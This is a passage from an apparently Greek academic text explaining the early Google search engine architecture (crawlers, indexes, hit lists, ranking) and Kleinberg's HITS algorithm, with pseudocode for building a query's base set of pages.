Στο Google η διαδικασία του crawling του διαδικτύου, δηλαδή η ανάκτηση σελίδων, γίνεται από αρκετούς κατανεμημένους crawlers. Υπάρχει ένας **URLserver**, ο οποίος στέλνει λίστες από διευθύνσεις (url's) για να ανακτηθούν από τους crawlers. Οι σελίδες που ανακτώνται στέλνονται στον **StoreServer**, ο οποίος τις συμπιέζει και τις αποθηκεύει σε ένα **Repository.** Κάθε σελίδα συσχετίζεται με έναν αριθμό ID, ο οποίος λέγεται **docID**, και ανατίθεται όποτε βρεθεί μία καινούρια διεύθυνση. Η διαδικασία της κατηγοριοποίησης γίνεται από τον κατηγοριοποιητή (**indexer**) και τον ταξινομητή (**sorter**). Ο indexer προσπελαύνει το repository, αποσυμπιέζει τις σελίδες και τις αναλύει. Κάθε σελίδα μετατρέπεται σε ένα σύνολο από εμφανίσεις λέξεων που λέγονται **hits**. Για κάθε hit καταγράφεται η λέξη, η θέση της στη σελίδα και μία προσέγγιση του μεγέθους των γραμμάτων. Ο indexer αποθηκεύει και κατανέμει αυτά τα hits σε ένα σύνολο από αποθηκευτικούς χώρους που ονομάζονται «βαρέλια» **(barrels)**, δημιουργώντας με αυτόν τον τρόπο ένα μερικώς ταξινομημένο ευρετήριο (forward index). Ο indexer πραγματοποιεί άλλη μία σημαντική λειτουργία. Βρίσκει όλες τις διασυνδέσεις που περιέχονται σε κάθε σελίδα και αποθηκεύει σημαντικές πληροφορίες για αυτές σε ένα αρχείο (anchors). Αυτό το αρχείο περιέχει αρκετή πληροφορία ώστε να καθορίζεται που περιέχεται μία διασύνδεση, προς τα πού δείχνει και ποιο είναι το κείμενό της. Ο **URLresolver** (αναλυτής url) διαβάζει το αρχείο **anchors** και μετατρέπει τις σχετικές διευθύνσεις σε απόλυτες και στη συνέχεια σε docIDs. Μετά τοποθετεί το

κείμενο anchor στο ευρετήριο συσχετίζοντάς το με το docID προς το οποίο δείχνει η διασύνδεση. Επίσης δημιουργεί μία βάση δεδομένων από διασυνδέσεις (links), με τη μορφή ζευγαριών docIDs. Αυτή η βάση δεδομένων χρησιμοποιείται για τον υπολογισμό του PageRank για όλες τις σελίδες. Ο sorter χρησιμοποιεί τα barrels, τα οποία είναι ταξινομημένα βάση του docID, και κατηγοριοποιεί βάση του wordID, με σκοπό να παράγει ένα άλλο ευρετήριο (inverted index). Ο sorter ακόμα δημιουργεί μία λίστα από wordIDs σε αυτό το ευρετήριο. Ένα πρόγραμμα, που λέγεται DumpLexicon, παίρνει αυτή τη λίστα μαζί με το λεξικό που έχει δημιουργηθεί από τον indexer και παράγει ένα νέο λεξικό το οποίο χρησιμοποιείται από τον αναζητητή (searcher). Ο searcher χρησιμοποιώντας αυτό το λεξικό, το τελικό ευρετήριο και τα PageRanks απαντά τα ερωτήματα του χρήστη. Μία γραφική αναπαράσταση της αρχιτεκτονικής του συστήματος δίνεται στην Εικόνα 6.




Εικόνα 6. Η Αρχιτεκτονική του συστήματος της Google

Οι δομές δεδομένων του συστήματος έχουν βελτιστοποιηθεί με τέτοιο τρόπο ώστε μία μεγάλη συλλογή σελίδων να μπορεί να γίνει ευρετηριαστεί να κατηγοριοποιηθεί και αναζητηθεί με το λιγότερο δυνατό κόστος. [7]

2.1.5 Big Files

Τα Big Files είναι εικονικά αρχεία που προκύπτουν από τη σύνδεση διάφορων συστημάτων αρχείων. Η κατανομή σε αυτά τα συστήματα αρχείων γίνεται αυτόματα. Τα αρχεία αυτά υποστηρίζουν κάποιες στοιχειώδεις επιλογές συμπίεσης. Το repository περιέχει όλο τον κώδικα HTML κάθε σελίδας, σε συμπιεσμένη μορφή. Οι σελίδες είναι αποθηκευμένες η μία μετά την άλλη και προηγούνται το docID, το μέγεθός και η διεύθυνσή τους. Για να προσπελαστεί το repository δεν απαιτούνται άλλες δομές, με αποτέλεσμα να διευκολύνεται η συνύπαρξη των δεδομένων και να είναι ευκολότερη η ανάπτυξη. Όλες οι υπόλοιπες δομές του συστήματος μπορούν να σχηματιστούν πάλι απλά χρησιμοποιώντας το repository και ένα αρχείο που περιέχει τα λάθη που έγιναν κατά τη διαδικασία του crawling. Η μορφή του repository δίνεται στην Εικόνα 7. [7]



Εικόνα 7. Η δομή Repository

2.1.6 Document Index

Το ευρετήριο των σελίδων (document index) διατηρεί πληροφορίες για κάθε σελίδα και είναι διατεταγμένο βάση του docID. Η πληροφορία που είναι αποθηκευμένη σε κάθε στοιχείο περιέχει την κατάσταση της συγκεκριμένης σελίδας, ένα δείκτη στο repository, ένα άθροισμα ελέγχου της σελίδας (checksum) και διάφορες στατιστικές. Εάν το αντικείμενο έχει αναλυθεί από την μηχανή αναζήτησης τότε περιέχεται άλλος ένας δείκτης σε ένα αρχείο που λέγεται docinfo και περιέχει τη διεύθυνση και τον τίτλο της

σελίδας, στην αντίθετη περίπτωση ο δείκτης αυτό δείχνει στην λίστα των URLs, η οποία περιέχει μόνο τις διευθύνσεις. Επιπρόσθετα υπάρχει ένα αρχείο το οποίο χρησιμοποιείται για την μετατροπή των URLs σε docIDs. Αυτό το αρχείο είναι μία λίστα checksums των διευθύνσεων μαζί με τα αντίστοιχα docIDs και είναι ταξινομημένα βάση των αθροισμάτων αυτών. Για να βρεθεί το docID ενός συγκεκριμένου URL, αρκεί να υπολογιστεί το checksum όλων των URLs και μετά να εφαρμοστεί δυαδική αναζήτηση στο αρχείο των checksums για να βρεθεί το docID. Τα URLs μπορούν να μετατραπούν σε docIDs μαζικά απλά συγχωνεύοντας το αρχείο αυτό. Αυτή είναι και η τεχνική που χρησιμοποιεί ο URLresolver. [7]

2.1.7 Lexicon

Το λεξικό έχει αρκετές διαφορετικές μορφές. Είναι υλοποιημένο σε δύο κομμάτια. Το πρώτο είναι μία λίστα από λέξεις, οι οποίες είναι συνενωμένες και χωρίζονται μόνο από κενά, και έναν πίνακα κατακερματισμού (Hash Table[1]) από δείκτες. [7]

2.1.8 Hit Lists

Μία hit list αντιστοιχεί σε μία λίστα από εμφανίσεις μίας συγκεκριμένης λέξης σε μία συγκεκριμένη σελίδα, όπου συμπεριλαμβάνονται πληροφορίες για τη θέση της εμφάνισης, τη γραμματοσειρά και το εάν τα γράμματα είναι κεφαλαία. Καθώς οι λίστες αυτές χρησιμοποιούν τον περισσότερο χώρο και στα δύο ευρετήρια, είναι σημαντικό η αναπαράστασή τους να γίνεται όσο πιο αποδοτικά είναι εφικτό. Τελικά επιλέχθηκε μία βελτιστοποιημένη συμπιεσμένη κωδικοποίηση. Η κωδικοποίηση αυτή χρησιμοποιεί δύο bytes για κάθε hit. Υπάρχουν δύο τύποι hits: τα ιδιόμορφα hits και τα απλά. Ιδιόμορφα χαρακτηρίζονται τα hits που εμφανίζονται σε ένα URL, σε έναν τίτλο, στο κείμενο μίας διασύνδεσης ή σε meta tag. Απλά χαρακτηρίζονται όλα τα υπόλοιπα. Ένα απλό hit αποτελείται από ένα bit που υποδηλώνει το εάν είναι κεφαλαίο, το μέγεθος των γραμμάτων και 12 bits που καθορίζουν τη θέση της λέξης στη σελίδα. Το μέγεθος των γραμμάτων αναπαριστάνεται σε σχέση με την υπόλοιπη σελίδα χρησιμοποιώντας τρία bits. Ένα ιδιόμορφο hit αποτελείται από το ένα bit που υποδηλώνει το εάν είναι κεφαλαίο, το μέγεθος των γραμμάτων το οποίο όμως τίθεται ίσο με το 7 για να

[1] http://aetos.it.teithe.gr/~vassik/downloads/datastructure/ERG09.pdf

υποδηλώνει ότι είναι ένα ιδιόμορφο hit, 4 bits για την κωδικοποίηση του τύπου του hit και 8 bits για τη θέση. Για τα ιδιόμορφα hits που εμφανίζονται στο κείμενο των διασυνδέσεων τα 8 bits της θέσης χωρίζονται σε 4 bits που καθορίζουν τη θέση στο anchor κείμενο και στα υπόλοιπα 4 bits που προσδιορίζουν το docID στο οποίο εμφανίζεται το anchor κείμενο. Δεν αποθηκεύεται το απόλυτο μέγεθος των γραμμάτων, αλλά το σχετικό με αυτό της σελίδας, γιατί δεν πρέπει να αξιολογηθούν διαφορετικά παρόμοιες σελίδες απλά και μόνο γιατί τα γράμματα στη μία σελίδα είναι μεγαλύτερα. Το μέγεθος της λίστας των hits αποθηκεύεται πριν τα ίδια τα hits. Για την εξοικονόμηση χώρου το μέγεθος της λίστας των hits συνδυάζεται με το wordID στο forward index και το docID στο inverted index. [7]

2.1.9 Forward Index

Το forward index είναι στην πραγματικότητα μερικώς ταξινομημένο, καθώς είναι αποθηκευμένο στα 64 barrels. Κάθε barrel περιέχει μία συλλογή από wordIDs. Εάν μία σελίδα περιέχει λέξεις που βρίσκονται σε κάποιο barrel, τότε το docID της σελίδας αποθηκεύεται σε αυτό το barrel, ακολουθούμενο από μία λίστα από wordIDs με τις hit lists που αντιστοιχούν στις λέξεις της λίστας. Επίσης δεν αποθηκεύονται τα πραγματικά wordIDs, αλλά κάθε wordID αποθηκεύεται σαν μία σχετική διαφορά από το μικρότερο wordID που υπάρχει στο ίδιο barrel. [7]

2.1.10 Inverted Index

Το inverted index αποτελείται από τα ίδια barrels, όπως και το forward index, με τη μόνη διαφορά ότι έχουν επεξεργαστεί από τον ταξινομητή (sorter). Για κάθε έγκυρο wordID, το λεξικό περιέχει ένα δείκτη στο barrel στο οποίο βρίσκεται αυτό το wordID. Ο δείκτης αυτός δείχνει σε μία λίστα από docIDs μαζί με τις αντίστοιχες hit lists. Αυτή η λίστα αναπαριστά όλες τις εμφανίσεις μίας λέξης σε όλες τις σελίδες. Ένα σημαντικό θέμα είναι το με ποια σειρά πρέπει να εμφανίζονται σε αυτή τη λίστα τα docIDs. Μία απλή λύση είναι να αποθηκεύονται ταξινομημένα βάση του docID. Αυτή η τεχνική καθιστά δυνατή την εύκολη συγχώνευση διαφορετικών τέτοιων λιστών για ερωτήματα πολλών λέξεων. Μία άλλη λύση είναι να αποθηκεύονται ταξινομημένα βάση μίας βαθμολόγησης της εμφάνισης της λέξης στην κάθε σελίδα. Αυτό καθιστά την απάντηση ενός

ερωτήματος μίας λέξης τετριμμένη και είναι δυνατό οι απαντήσεις σε ερωτήματα πολλών λέξεων να είναι κοντά στην αρχή αυτών των λιστών. Από την άλλη με αυτή τη λύση είναι πολύ δύσκολη η συγχώνευση και η ανάπτυξη επίσης είναι ιδιαίτερα δύσχρηστη, καθώς μία αλλαγή στη συνάρτηση βαθμολόγησης απαιτεί τον επαναϋπολογισμό για όλο το ευρετήριο. Επιλέχθηκε τελικά μία συμβιβαστική λύση, καθώς διατηρούνται δύο σύνολα από inverted barrels, όπου στο ένα σύνολο αποθηκεύονται οι λίστες των hits που περιέχονται σε τίτλους ή σε κείμενα διασυνδέσεων και στο άλλο σύνολο αποθηκεύονται όλες οι άλλες λίστες των hits. Με αυτή την τεχνική ελέγχεται πρώτα το αρχικό σύνολο των barrels και εάν δεν υπάρχουν αρκετά ταίρια σε αυτά τα barrels τότε ελέγχεται και το μεγαλύτερο σύνολο. [7]

2.2 ΚΥΡΙΕΣ ΛΕΙΤΟΥΡΓΙΕΣ ΤΟΥ ΣΥΣΤΗΜΑΤΟΣ

2.2.1 Crawling

Για να ανακτηθούν εκατοντάδες εκατομμύρια σελίδων, το Google έχει έναν γρήγορο κατανεμημένο σύστημα crawling. Ένας μόνο URLserver διαχειρίζεται τις λίστες των URLs και τις στέλνει σε έναν αριθμό από crawlers. Ο κάθε crawler διατηρεί περίπου 300 συνδέσεις ανοιχτές ανά πάσα στιγμή, το οποίο είναι αρκετό για να ανακτηθούν οι σελίδες με έναν αρκετά γρήγορο ρυθμό. [7]Η μηχανή αναζήτησης της Google το 1998 είχε τρείς με τέσσερις Crawlers να ανιχνεύουν το Διαδίκτυο, οι οποίοι στις μικρότερες ταχύτητες ανίχνευαν 100 σελίδες το δευτερόλεπτο.[6]

2.2.2 Κατηγοριοποιώντας το Διαδίκτυο

○ **Parsing** – Με τον όρο parsing εννοούμε την διαδικασία ανάλυσης ενός κειμένου που έχει δημιουργηθεί από μία ακολουθία σημείων, για παράδειγμα λέξεων, έτσι ώστε να καθοριστεί η γραμματική του δομή. Κάθε parser (κατατμητής) που είναι σχεδιασμένος για το διαδίκτυο πρέπει να μπορεί να διαχειριστεί μία μεγάλη πληθώρα λαθών, τα οποία οφείλονται είτε σε τυπογραφικά λάθη στα tags του HTML είτε σε ένα μεγάλο αριθμό κενών χαρακτήρων είτε ακόμα και στην ύπαρξη μη ASCII χαρακτήρων. [7]

○ **Η κατηγοριοποίηση των σελίδων σε barrels** – Αφού κάθε σελίδα αναλυθεί από τον parser, κωδικοποιείται σε έναν αριθμό από barrels. Κάθε λέξη μετατρέπεται σε ένα wordID χρησιμοποιώντας έναν πίνακα κατακερματισμού, το λεξικό. Καινούργιες προσθέσεις στον πίνακα του λεξικού σημειώνονται σε ένα αρχείο. Στη συνέχεια αφού οι λέξεις μετατραπούν σε wordIDs, οι εμφανίσεις τους στη συγκεκριμένη σελίδα μετατρέπονται σε λίστες hits, οι οποίες αποθηκεύονται στα προωθημένα barrels. Η κύρια δυσκολία του παραλληλισμού της φάσης της κατηγοριοποίησης είναι ότι απαιτείται το λεξικό να διαμοιράζεται. Έτσι αντί να γίνεται αυτό επιλέχθηκε να αποθηκεύονται σε ένα αρχείο (log) όλες οι επιπλέον λέξεις που δεν περιλαμβάνονται στο βασικό λεξικό. Με αυτό τον τρόπο πολλοί καταχωρητές μπορούν να λειτουργούν παράλληλα και στη συνέχεια το μικρό αρχείο με τις επιπλέον λέξεις να επεξεργαστεί από έναν τελικό καταχωρητή. [7]

○ **Η ταξινόμηση** – Για να δημιουργηθεί το inverted index ο ταξινομητής παίρνει κάθε ένα από τα προωθημένα barrels και τα ταξινομεί βάση του wordID, με σκοπό να δημιουργήσει ένα inverted barrel για τον τίτλο και τα hits του κειμένου anchor και ένα inverted barrel με όλο το κείμενο. Αυτή η διαδικασία χρησιμοποιεί ένα barrel κάθε φορά και μπορεί να εφαρμοστεί παράλληλα σε διάφορες μηχανές, απλά χρησιμοποιώντας αρκετούς τέτοιους ταξινομητές. [7]

2.2.3 Αναζήτηση

Ο σκοπός της αναζήτησης είναι η επιστροφή ποιοτικών αποτελεσμάτων με έναν αποδοτικό τρόπο. Τα βήματα της διαδικασίας εκτίμησης του ερωτήματος, που πραγματοποιείται στο Google, δίνεται στη συνέχεια[7]:

1. Ανάλυση του ερωτήματος
2. Μετατροπή των λέξεων στα αντίστοιχα wordIDs
3. Αναζήτηση της αρχής των λιστών των σελίδων στα μικρά barrels για κάθε λέξη
4. Σάρωση των λιστών των σελίδων μέχρι να βρεθεί μία σελίδα που να ταιριάζει με όλους τους όρους της αναζήτησης

5. Υπολογισμός του βαθμού της σελίδας για το ερώτημα

6. Εάν σε καμία λίστα σελίδων που βρίσκεται στα μικρά barrels δεν βρεθεί σελίδα που να ταιριάζει με όλους τους όρους του ερωτήματος, τότε οδηγείται στην αρχή των λιστών των σελίδων που βρίσκονται στο μεγάλο barrel για κάθε λέξη και συνεχίζει από το βήμα 4

7. Για όση ώρα δεν έχει καταλήξει στο τέλος οποιασδήποτε λίστας σελίδων επιστρέφει στο βήμα 4. Ταξινόμηση των σελίδων που ταιριάζουν βάση του βαθμού τους και επιστρέφονται οι καλύτερες k.

2.2.4 Το Σύστημα Βαθμολόγησης

Το Google διατηρεί πολύ περισσότερη πληροφορία για τις σελίδες του Παγκόσμιου Ιστού από ότι οι τυπικές μηχανές αναζήτησης. Κάθε λίστα των hits περιλαμβάνει πληροφορίες για τη θέση, τη γραμματοσειρά και το εάν είναι κεφαλαία τα γράμματα. Επίσης αποθηκεύονται τα hits που εμφανίζονται σε κείμενα anchor, όπως και το PageRank της σελίδας. Συνδυάζοντας όλες αυτές τις πληροφορίες σε ένα βαθμό αξιολόγησης είναι ιδιαίτερα δύσκολο, για αυτό το λόγο σχεδιάστηκε μία συνάρτηση βαθμολόγησης, η οποία να μην επηρεάζεται ιδιαίτερα από κανένα παράγοντα. Η πιο απλή περίπτωση είναι αυτή που το ερώτημα αποτελείται από μόνο μία λέξη. Σε αυτή την περίπτωση το Google ψάχνει στις λίστες hits των σελίδων για αυτή τη λέξη. Θεωρείται ότι κάθε hit είναι κάποιου συγκεκριμένου τύπου, όπου το κάθε ένας από αυτούς έχει δικό του βάρος. Αυτά τα βάρη των τύπων σχηματίζουν ένα διάνυσμα ταξινομημένο βάση του τύπου. Το Google μετράει τον αριθμό των hits κάθε τύπου στη λίστα των hits. Κάθε αριθμός εμφανίσεων, που αντιστοιχεί σε έναν τύπο hit, μετατρέπεται σε ένα βάρος μετρητή, τα οποία αυξάνονται γραμμικά μέχρι μία συγκεκριμένη τιμή. Το εσωτερικό γινόμενο του διανύσματος των βαρών μετρητή και του διανύσματος των βαρών τύπου υπολογίζει ένα IR ποσό για τη σελίδα. Τέλος αυτό το IR ποσό συνδυάζεται με το PageRank για να οδηγήσει στην τελική βαθμολόγηση της σελίδας. Για πιο πολύπλοκη αναζήτηση, όπου το ερώτημα αποτελείται από περισσότερες από μία λέξεις, η κατάσταση είναι πιο πολύπλοκη. Πρέπει πολλές λίστες από hits να σαρωθούν έτσι ώστε στα hits που εμφανίζονται κοντά σε μία σελίδα να δίνεται μεγαλύτερο βάρος από ότι σε αυτά που εμφανίζονται σε απομακρυσμένα μεταξύ τους σημεία. Τα hits τα οποία

εμφανίζονται σε κοντινές θέσεις συνενώνονται κατά κάποιο τρόπο, έτσι ώστε για κάθε τέτοιο σύνολο να υπολογίζεται μία τιμή προσεγγυσιμότητας. Η τιμή αυτή στηρίζεται στο πόσο μακριά εμφανίζονται τα hits στη σελίδα και κατηγοριοποιείται σε 10 διαφορετικούς χαρακτηρισμούς που κυμαίνονται από «φράση» μέχρι «ούτε καν σχετικά». Οι αριθμοί εμφάνισης υπολογίζονται όχι μόνο για κάθε τύπο hits, αλλά για κάθε τύπο και προσεγγυσιμότητα. Κάθε τέτοιο ζευγάρι έχει ένα αντίστοιχο βάρος τύπου και προσέγγισης. Οι αριθμοί εμφάνισης μετατρέπονται και σε αυτή την περίπτωση σε βάρη μετρητών και για να υπολογιστεί το ποσό IR απαιτείται το εσωτερικό γινόμενο του διανύσματος των βαρών των μετρητών και του διανύσματος των βαρών τύπου και προσέγγισης. [7]

2.2.5 Ανάδραση

Παρατηρείται ότι η συνάρτηση βαθμολόγησης περιέχει πολλές παραμέτρους, όπως τα διάφορα βάρη που αναφέρθηκαν. Για τον υπολογισμό των σωστών τιμών αυτών των παραμέτρων, χρησιμοποιείται ένας μηχανισμός ανάδρασης. Αξιόπιστοι χρήστες μπορούν εάν επιθυμούν να εκτιμήσουν τα αποτελέσματα που τους επιστρέφονται. Έτσι ώστε όταν τροποποιείται η συνάρτηση βαθμολόγησης από τους διαχειριστές του συστήματος, λαμβάνονται υπόψη αυτές οι εκτιμήσεις των χρηστών. [7]

2.3 Ο ΑΛΓΟΡΙΘΜΟΣ HITS

Όπως προαναφέρθηκε σε προηγούμενη ενότητα, ο αλγόριθμος HITS (Hyper Induced Topic Search), που αναπτύχθηκε και παρουσιάστηκε από τον Kleinberg το 1998, πρότεινε ότι η σημαντικότητα μιας ιστοσελίδας θα έπρεπε να εξαρτάται από την εκάστοτε επερώτηση του χρήστη (η συγκεκριμένη αντιμετώπιση αποτελεί ταυτόχρονα και μια από τις αδυναμίες του). Επιπλέον, για κάθε ιστοσελίδα θα πρέπει να υπάρχουν δύο ξεχωριστές τιμές προσδιορισμού της αξίας της. Η πρώτη τιμή βασίζεται στους συνδέσμους που δείχνουν/εισέρχονται **προς** την ιστοσελίδα (authority ranking) από άλλες ιστοσελίδες του διαδικτύου και η δεύτερη στους συνδέσμους που εξέρχονται **από** την ιστοσελίδα (hub ranking). [8] Θα αναφέρουμε τον τρόπο λειτουργίας του αλγορίθμου αυτού μιας και πιστεύεται πως ο ακριβής βασικός αλγόριθμος της Google είναι ουσιαστικά ένας συνδυασμός αλγορίθμων με βάση τους PageRank και HITS.

Μια ιστοσελίδα ή έγγραφο χαρακτηρίζεται ως authority όταν έχει πολλούς εισερχόμενους συνδέσμους από άλλες ιστοσελίδες και ως hub όταν έχει πολλούς εξερχόμενους συνδέσμους προς άλλες ιστοσελίδες. Διαισθητικά, καλά hubs δείχνουν προς καλές authorities και καλές authorities δείχνονται από καλά hubs. Κάθε σύνολο από διασυνδεδεμένες σελίδες μπορεί να αναπαρασταθεί σαν ένα κατευθυνόμενο γράφημα G = (V, E), όπου για κάθε σελίδα του συνόλου υπάρχει ένας κόμβος στο γράφημα και για κάθε διασύνδεση από τη σελίδα p στην q υπάρχει μία κατευθυνόμενη ακμή από τον κόμβο p στον q. Έτσι ο βαθμός εξόδου (out-degree) ενός κόμβου p είναι ο αριθμός των σελίδων προς τις οποίες η σελίδα p έχει υπερσύνδεσμο και βαθμός εισόδου (in-degree) ενός κόμβου p είναι ο αριθμός των σελίδων που έχουν υπερσύνδεσμο προς την σελίδα p. Από το γράφημα G είναι δυνατό να απομονωθεί ένα υπογράφημα ακολουθώντας την ακόλουθη διαδικασία. Εάν το W είναι ένα υποσύνολο των σελίδων V του γραφήματος, τότε ως G[W] ορίζεται το γράφημα που προκύπτει από αυτό το σύνολο των σελίδων. Έτσι ο G[W] περιέχει τόσους κόμβους όσες οι σελίδες του W και ακμές αυτές που προκύπτουν από τις αντίστοιχες διασυνδέσεις μεταξύ των σελίδων του W.[8]

Ας υποθέσουμε ότι δίνεται ως είσοδος στο σύστημα ένα ερώτημα με ευρύ θέμα καθορισμένο από τον όρο αναζήτησης σ. Καθώς η τεχνική δεν έχει νόημα να εφαρμοστεί σε όλες τις σελίδες του διαδικτύου, αλλά σε ένα μόνο κομμάτι του σχετικού με το θέμα του ερωτήματος, πρώτα πρέπει να επιλεγεί αυτό το υποσύνολο σελίδων του διαδικτύου. Μια πρώτη ιδέα θα ήταν να επιλεγεί το σύνολο όλων των σελίδων Q_σ που περιέχουν τον όρο του ερωτήματος. Αυτή η μέθοδος έχει όμως δύο σημαντικά μειονεκτήματα. Πρώτον αυτό το σύνολο είναι πολύ πιθανό να περιέχει ένα μεγάλο αριθμό σελίδων και να αυξήσει τόσο το υπολογιστικό κόστος που να είναι ανέφικτη η εκτέλεση του αλγορίθμου, και δεύτερον πιθανότατα πολλές από τις authorities σελίδες να μην περιέχονται σε αυτό το σύνολο. Βάση των παραπάνω προκύπτει ότι πρέπει να αποκτηθεί πρώτα ένα σύνολο από σελίδες, το $S_{\sigma,}$ το οποίο θα ικανοποιεί τις ακόλουθες απαιτήσεις :


I. Να είναι σχετικά μικρό.
II. Να είναι πλούσιο σε σχετικές με το θέμα σελίδες.
III. Να περιέχει τις περισσότερες ή έστω πολλές από τις authority σελίδες.

Καθώς το S_σ διατηρείται μικρό σε μέγεθος το υπολογιστικό κόστος για την εφαρμογή του αλγορίθμου σε αυτό διατηρείται σε σχετικά μικρά μεγέθη. Επίσης εξασφαλίζοντας ότι το σύνολο αυτό είναι πλούσιο σε σχετικές με το θέμα σελίδες γίνεται πιο εύκολη η εύρεση καλών authorities. Επομένως το πρόβλημα που προκύπτει είναι η εύρεση ενός τέτοιου συνόλου.[9][10]

Για να δημιουργηθεί το βασικό σύνολο σελίδων που απαιτείται, αρχικά δημιουργείται ένα αρχικό σύνολο το R_σ , το οποίο περιέχει τις πρώτες t (έστω ότι το t είναι 200) σελίδες που δίνει σαν αποτέλεσμα μία βασισμένη σε όρους (term-based) μηχανή αναζήτησης όπως για παράδειγμα η AltaVista δίνοντάς της σαν είσοδο τον όρο σ. Αυτό το σύνολο είναι εμφανές ότι ικανοποιεί την απαίτηση (i), καθώς το μέγεθός του μπορεί εύκολα να καθοριστεί από την παράμετρο t. Επίσης και η απαίτηση (ii) ικανοποιείται καθώς το R_σ είναι ένα υποσύνολο του Q_σ που είναι η συλλογή όλων των σελίδων που περιέχουν τον όρο σ. Από την άλλη πλευρά όμως το σύνολο αυτό απέχει πολύ από το να ικανοποιεί και την τρίτη απαίτηση (iii), καθώς ακόμα και το σύνολο Q_σ δεν την ικανοποιεί. Όμως δεν είναι ιδιαίτερα δύσκολο να καταλήξουμε σε ένα σύνολο S_σ, χρησιμοποιώντας το R_σ, το οποίο να ικανοποιεί και την τρίτη απαίτηση. Θεωρώντας ότι ένα καλό authority για το συγκεκριμένο θέμα δεν περιέχεται στο σύνολο R_σ είναι πολύ πιθανό να δείχνεται από τουλάχιστον μία σελίδα του R_σ. Έτσι ο αριθμός των καλών authorities μπορεί να αυξηθεί επεκτείνοντας το σύνολο R_σ προσθέτοντας τις σελίδες που δείχνουν σε σελίδες αυτού του συνόλου και αυτές που δείχνονται από σελίδες του R_σ. Η διαδικασία που ακολουθείται περιγράφεται στη συνέχεια.[9][10]

1. Subgraph (σ,E,t,d)
2. σ : a query string
3. E : a text-based search engine
4. t,d : natural numbers
5. Let R_σ denote the top t results of E on σ
6. Set $S_\sigma = R_\sigma$
7. For each page p that belongs to R_σ
8. Let $\Gamma^+(p)$ denote the set of all pages p points to

9. Let $\Gamma^-(p)$ denote the set of all pages pointing to p
10. Add all pages in $\Gamma^+(p)$ to S_σ
11. If $\Gamma^-(p) < = d$ then
12. Add all pages in $\Gamma^-(p)$ to S_σ
13. Else
14. Add an arbitrary set of d pages from $\Gamma^-(p)$ S_σ
15. End
16. Return S_σ



Εικόνα 8. Επέκταση του αρχικού συνόλου σελίδων στο βασικό σύνολο


Έτσι τελικά προκύπτει το σύνολο S_σ μεγαλώνοντας το αρχικό σύνολο R_σ περιλαμβάνοντας σε αυτό κάθε σελίδα προς την οποία υπάρχει διασύνδεση από σελίδα του συνόλου R_σ και κάθε σελίδα από την οποία υπάρχει διασύνδεση προς κάποια σελίδα του συνόλου R_σ, με την προϋπόθεση ότι μέχρι d σελίδες μπορούν να προστεθούν στο σύνολο S_σ που δείχνουν σε μία μόνο σελίδα του R_σ. Η προϋπόθεση αυτή είναι ιδιαίτερα σημαντική, καθώς μπορεί να υπάρχει ένας πολύ μεγάλος αριθμός σελίδων που περιέχουν διασύνδεση προς μία σελίδα, και είναι εμφανές ότι δεν είναι δυνατό όλες αυτές οι σελίδες να συμπεριληφθούν στο σύνολο S_σ, του οποίου το μέγεθος απαιτείται να είναι σχετικά μικρό. Το σύνολο S_σ αναφέρεται σαν το βασικό του ερωτήματος σ. Από τις σελίδες που ανήκουν στο σύνολο S_σ προκύπτει ένα γράφημα το $G[S_\sigma]$, στο οποίο κόμβοι είναι οι σελίδες και ακμές οι διασυνδέσεις που συνδέουν τις σελίδες του συνόλου. Καθώς

